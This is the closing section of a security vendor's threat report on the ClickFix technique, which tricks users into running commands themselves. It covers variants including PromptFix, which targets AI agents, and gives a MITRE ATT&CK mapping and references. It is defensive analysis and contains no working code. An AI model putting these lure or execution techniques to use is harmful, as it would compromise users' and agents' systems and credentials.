Since it was first observed in 2024, ClickFix has established itself as the dominant attack technique, accounting for 47% of all Initial Breaches in just two years.[46] The fundamental reason for this rapid spread lies not in technical sophistication but in structural advantage. This is because, no matter how advanced security solutions become, it is difficult to block the behavior of users performing command execution themselves.

While this technique was initially used primarily by cybercrime groups, it is now being actively adopted by state-sponsored threat actors such as Russia's APT28, Iran's MuddyWater, North Korea's Lazarus, and Kimsuky.[47] The range of Attack Targets has expanded from Windows users to macOS developers, Linux server administrators, and users of AI agent platforms, while the most common lures have diversified from fake CAPTCHAs and service errors to AI responses, job interviews, and development tool installation pages. Recently, major ransomware groups such as Qilin, Interlock, Termite, and LeakNet have also adopted ClickFix as an initial access vector, increasing the risk that a single click by a user could lead to enterprise-wide ransomware damage.[48]

The emergence of derivative techniques is another notable trend. The execution vector, which began with "Run Dialog," has expanded to include the File Explorer address bar (FileFix), Windows Terminal (TerminalFix), and the macOS Script Editor. Additionally, new variants such as ConsentFix—which steals OAuth authentication codes without manipulating the clipboard—and PromptFix—which directly targets AI agents—have emerged. The proliferation of MaaS platforms—such as Venom Stealer and ErrTraffic v3—that integrate ClickFix as a core module is creating an environment where even threat actors with limited technical capabilities can easily run campaigns. In June 2026, security researcher Bert-Jan Pals analyzed approximately 3,000 actual campaign payloads and confirmed a structure in which an API-based server, operating behind a fake "human verification" page, distributes the same malware to each visitor by disguising it in a different way.[49] This demonstrates that ClickFix has matured beyond sporadic attempts into an industrialized attack platform with a full-fledged backend attack infrastructure.

Defensive measures are also being implemented. Apple introduced a Terminal paste warning feature in macOS Tahoe 26.4, and major security vendors are strengthening clipboard-based detection capabilities. However, as seen in a case where Apple's Terminal warning was bypassed through Script Editor just two weeks after its introduction, blocking a specific execution path prompts threat actors to quickly find alternative paths. A cycle of defense and evasion continues, with new variants emerging whenever a specific type of spoofing is detected.

ClickFix attacks trust, not technology. It targets the moment when users trust system errors, developers trust package manager installation instructions, and employees trust IT support messages. This gap in trust cannot be bridged by a single technical control. Advancing behavior-based detection to identify clipboard manipulation and abnormal process chains, user awareness that internalizes the principle that "no website should ever ask you to perform terminal command execution," and the application of endpoint policies based on the principle of least privilege to restrict abnormal use of legitimate tools—only the combination of these three pillars enables effective defense.

9. MITRE ATT&CK

The MITRE ATT&CK information related to this security threat is as follows. MITRE ATT&CK is a framework that systematically classifies threat actor behavior from the perspectives of Tactics and Techniques; detailed information on each entry can be found on the official MITRE ATT&CK website (<https://attack.mitre.org/>).

The MITRE ATT&CK IDs related to this threat group were cited from other analysis reports and also incorporate additional findings verified by AhnLab.

Tactic	ID	Description
Reconnaissance (TA0043)		
Resource Development (TA0042)		
Initial Access (TA0001)	T1204.002 – User Execution: Malicious File / Command	Prompting the user for direct command execution (Win+R, Terminal, etc.)
	T1566 – Phishing (Variants)	Luring via email, web, or ads (fake CAPTCHA, document errors)
Execution (TA0002)	T1059.001 – Command and Scripting Interpreter: PowerShell	
	T1059.003 – Windows Command Shell	
	T1059.004 – Unix Shell	
	T1059.002 – AppleScript	Induces execution of PowerShell, bash, zsh, AppleScript, etc.
	T1218.005 – Signed Binary Proxy Execution: mshta	Executing HTA via mshta.Exe
	T1047 – Windows Management Instrumentation (WMI)	Used for execution and persistence in some campaigns
Persistence (TA0003)		
Privilege Escalation (TA0004)		
Defense Evasion (TA0005)	T1027 – Obfuscated/Compressed Files and Information	Base64 Encoding, obfuscation
	T1140 – Deobfuscate/Decode Files or Information	Executing Decoded Commands
	T1218 – Signed Binary Proxy Execution	Utilizing LOLBins (mshta, wmic, etc.)
	T1036 – Masquerading	Simulating a Normal UI (e.G., CAPTCHA, BSOD, AI Responses)
Credential Access (TA0006)	T1528 – Steal Application Access Token	Stealing OAuth authorization codes from ConsentFix
Discovery (TA0007)	T1082 – System Information Discovery	
	T1033 – System Owner/User Discovery	Collecting Environment Information After Infection
Lateral Movement (TA0008)		

Collection (TA0009)		
Command and Control (TA0011)	T1071 – Application Layer Protocol (HTTP/HTTPS)	
	T1105 – Ingress Tool Transfer	Download Payload Using PowerShell/curl
	T1095 – Non-Application Layer Protocol	Exploitation of finger.Exe
	T1071.004 – DNS	Nslookup-based DNS C2
Exfiltration (TA0010)		
Impact (TA0040)		

Table 3. MITRE ATTT&CK

10. References

- [1] Beware of Phishing Emails That Trick Recipients into Performing Command Execution via the Paste Function (<https://asec.Ahnlab.Com/ko/73880/>)
- [2] From Clipboard to Compromise: A PowerShell Self-Pwn (<https://www.Proofpoint.Com/us/blog/threat-insight/clipboard-compromise-powershell-self-pwn>)
- [3] ClickFix Deception: A Social Engineering Tactic to Deploy Malware (<https://www.Mcafee.Com/blogs/other-blogs/mcafee-labs/clickfix-deception-a-social-engineering-tactic-to-deploy-malware/>) 1
- [4] Behind the CAPTCHA: A Clever Gateway for Malware (<https://www.Mcafee.Com/blogs/other-blogs/mcafee-labs/behind-the-captcha-a-clever-gateway-of-malware/>)
- [5] ClickFix tactic: The Phantom Meet (<https://blog.Sekoia.io/clickfix-tactic-the-phantom-meet/>)
- [6] Fake Google Meet errors trick users into downloading stealers (<https://moonlock.Com/google-meet-errors-stealers>)
- [7] ClickFix tactic: Revenge of detection (<https://blog.Sekoia.io/clickfix-tactic-revenge-of-detection/>)
- [8] Security Brief: ClickFix Social Engineering Technique Floods the Threat Landscape (<https://www.Proofpoint.Com/us/blog/threat-insight/security-brief-clickfix-social-engineering-technique-floods-threat-landscape>)
- [9] Think Before You Click (Fix): Analyzing the ClickFix Social Engineering Technique (<https://www.Microsoft.Com/en-us/security/blog/2025/08/21/think-before-you-clickfix-analyzing-the-clickfix-social-engineering-technique/>)
- [10] ClickFix Attack: Variants, Detection & How It Works (<https://www.Huntress.Com/blog/dont-sweat-clickfix-techniques>)

- [11] Dissecting CrashFix: KongTuke's New Toy (<https://www.Huntress.Com/blog/malicious-browser-extention-crashfix-kongtuke>)
- [12] New ClickFix variant 'CrashFix' deploying a Python RAT Trojan (<https://www.Microsoft.Com/en-us/security/blog/2026/02/05/clickfix-variant-crashfix-deploying-python-rat-trojan>)
- [13] InstallFix: How attackers are weaponizing malvertised install guides (<https://pushsecurity.Com/blog/installfix>)
- [14] InstallFix: Not the application you were looking for (<https://expel.Com/blog/installfix-not-the-application-you-were-looking-for/>)
- [15] ClickFix campaign uses fake macOS utilities as lures to deliver infostealers (<https://www.Microsoft.Com/en-us/security/blog/2026/05/06/clickfix-campaign-uses-fake-macos-utilities-lures-deliver-infostealers/>)
- [1] <https://www.Ahnlab.Com/ko/contents/content-center/23501>
- [2] <https://learn.Microsoft.Com/en-us/microsoft-365-apps/security/internet-macros-blocked>
- [3] <https://asec.Ahnlab.Com/ko/73880/>
- [4] <https://unit42.Paloaltonetworks.Com/preventing-ClickFix-attack-vector/>
- [5] <https://www.Huntress.Com/blog/malicious-browser-extention-crashfix-kongtuke>
- [6] https://www.Trendmicro.Com/en_us/research/26/c/kongtuke-ClickFix-abuse-of-compromised-wordpress-sites.Html
- [7] <https://x.Com/msftsecintel/status/2022456612120629742>
- [8] <https://www.Cyberproof.Com/blog/the-clickfix-evolution-new-variant-replaces-PowerShell-with-rundll32-and-webdav/>
- [9] <https://asec.Ahnlab.Com/ko/73880/>
- [10] <https://www.Microsoft.Com/en-us/security/blog/2025/08/21/think-before-you-clickfix-analyzing-the-ClickFix-social-engineering-technique/>
- [11] <https://moonlock.Com/google-meet-errors-stealers>
- [12] <https://www.Mcafee.Com/blogs/other-blogs/mcafee-labs/behind-the-captcha-a-clever-gateway-of-malware/>
- [13] <https://www.Securonix.Com/blog/analyzing-phalbtlyx-how-fake-bsods-and-trusted-build-tools-are-used-to-construct-a-malware-infection/>
- [14] <https://pushsecurity.Com/blog/installfix>
- [15] <https://www.Malwarebytes.Com/blog/news/2026/03/fake-claude-code-install-pages-hit-windows-and-mac-users-with-infostealers>
- [16] <https://www.Microsoft.Com/en-us/security/blog/2025/08/21/think-before-you-clickfix-analyzing-the-clickfix-social-engineering-technique/>
- [17] <https://www.Proofpoint.Com/us/blog/threat-insight/security-brief-clickfix-social-engineering-technique-floods-threat-landscape>
- [18] <https://blog.Sekoia.Io/clickfake-interview-campaign-by-lazarus/>

- [19] <https://www.Proofpoint.Com/us/blog/threat-insight/around-world-90-days-state-sponsored-actors-try-clickfix>
- [20] <https://hunt.io/blog/apt36-ClickFix-campaign-indian-ministry-of-defence>
- [21] <https://mrd0x.Com/filefix-clickfix-alternative/>
- [22] https://objective-see.Org/blog/blog_0x85.Html
- [23] <https://www.Huntress.Com/blog/malicious-browser-extention-crashfix-kongtuke>
- [24] <https://www.Microsoft.Com/en-us/security/blog/2026/02/05/ClickFix-variant-crashfix-deploying-python-RAT-trojan/>
- [25] <https://annex.Security/blog/promise-bomb>
- [26] <https://www.Huntress.Com/blog/dont-sweat-ClickFix-techniques>
- [27] <https://mrd0x.Com/filefix-clickfix-alternative>
- [28] <https://www.Bridewell.Com/insights/blogs/detail/filefix-the-evolved-clickfix>
- [29] <https://www.Acronis.Com/en/tru/posts/filefix-in-the-wild-new-filefix-campaign-goes-beyond-poc-and-leverages-steganography/>
- [30] [https://www.Cyjax.Com/resources/blog/ocrfix-botnet-Trojan-delivered-through-ClickFix and Etherhiding](https://www.Cyjax.Com/resources/blog/ocrfix-botnet-Trojan-delivered-through-ClickFix-and-Etherhiding)
- [31] <https://guard.io/labs/scamlexity-we-put-agentic-ai-browsers-to-the-test-they-clicked-they-paid-they-failed>
- [32] <https://x.Com/MsftSecIntel/status/2029692925118992473>
- [33] <https://pushsecurity.Com/blog/consentfix>
- [34] https://x.Com/_JohnHammond/status/1999841769396044245
- [35] <https://securityboulevard.Com/2026/05/consentfix-v3-automates-oauth-abuse-to-bypass-MFA-and-hijack-azure-accounts>
- [36] [https://www.Esecurityplanet.Com/artificial-intelligence/fake-claude-code-install-pages-spread-Infostealer malware](https://www.Esecurityplanet.Com/artificial-intelligence/fake-claude-code-install-pages-spread-Infostealer-malware)
- [37] <https://blog.7Ai.Com/claude-fraud-malware-campaign-ai-developer-tools>
- [38] <https://openguardrails.Com/blog/clawhub-Trojan-liucomment-malware-campaign>
- [39] <https://hunt.io/blog/fake-homebrew-clickfix-cuckoo-stealer-macos>
- [40] <https://www.Microsoft.Com/en-us/corporate-responsibility/cybersecurity/microsoft-digital-defense-report-2025/>
- [41] <https://www.Eset.Com/us/about/newsroom/research/eset-threat-report-ClickFix-fake-error-surges-spreads-ransomware-and-other-malware/>
- [42] <https://www.Cisecurity.Org/insights/blog/ClickFix-an-adaptive-social-engineering-technique>
- [43] <https://www.Bleepingcomputer.Com/news/security/apple-adds-macos-terminal-warning-to-block-ClickFix-attacks/>
- [44] <https://x.Com/malwarezoo/status/2038662038046572630>
- [45] <https://www.Jamf.Com/blog/clickfix-macos-script-editor-atomic-stealer/>

[46] <https://www.Microsoft.Com/en-us/security/security-insider/threat-landscape/microsoft-digital-defense-report-2025>

[47] <https://www.Proofpoint.Com/us/blog/threat-insight/around-world-90-days-state-sponsored-actors-try-clickfix>

[48] <https://www.Halcyon.Ai/ransomware-research-reports/clipboard-to-encryption-the-critical-role-of-clickfix-in-ransomware-campaigns>

[49] <https://kqlquery.Com/posts/ClickFix-gift-that-keeps-on-giving/>

Metadata

Attack Target

Targeted OS

macOS

Windows

Linux

Associated IOCs

TI Tags 11

TI Tags 11

LOLBins

ClickFix

FileFix

TerminalFix

DownloadFix

ConsentFix

InstallFix

PromptFix

CrashFix

OCRFix

CAPTCHAPhishing

Detection Rules

	Released	Classification	Rule Name
.	09/03/2026	Sigma	WMIC Spawning Hidden Encoded PowerShell.

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea

Tel : +82 31 722 8000 | Fax : +82 31 722 8901

<https://www.ahnlab.com> | <https://asec.ahnlab.com/en>

© 2026 AhnLab, Inc. All rights reserved.

About ASEC

AhnLab SEcurity intelligence Center (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.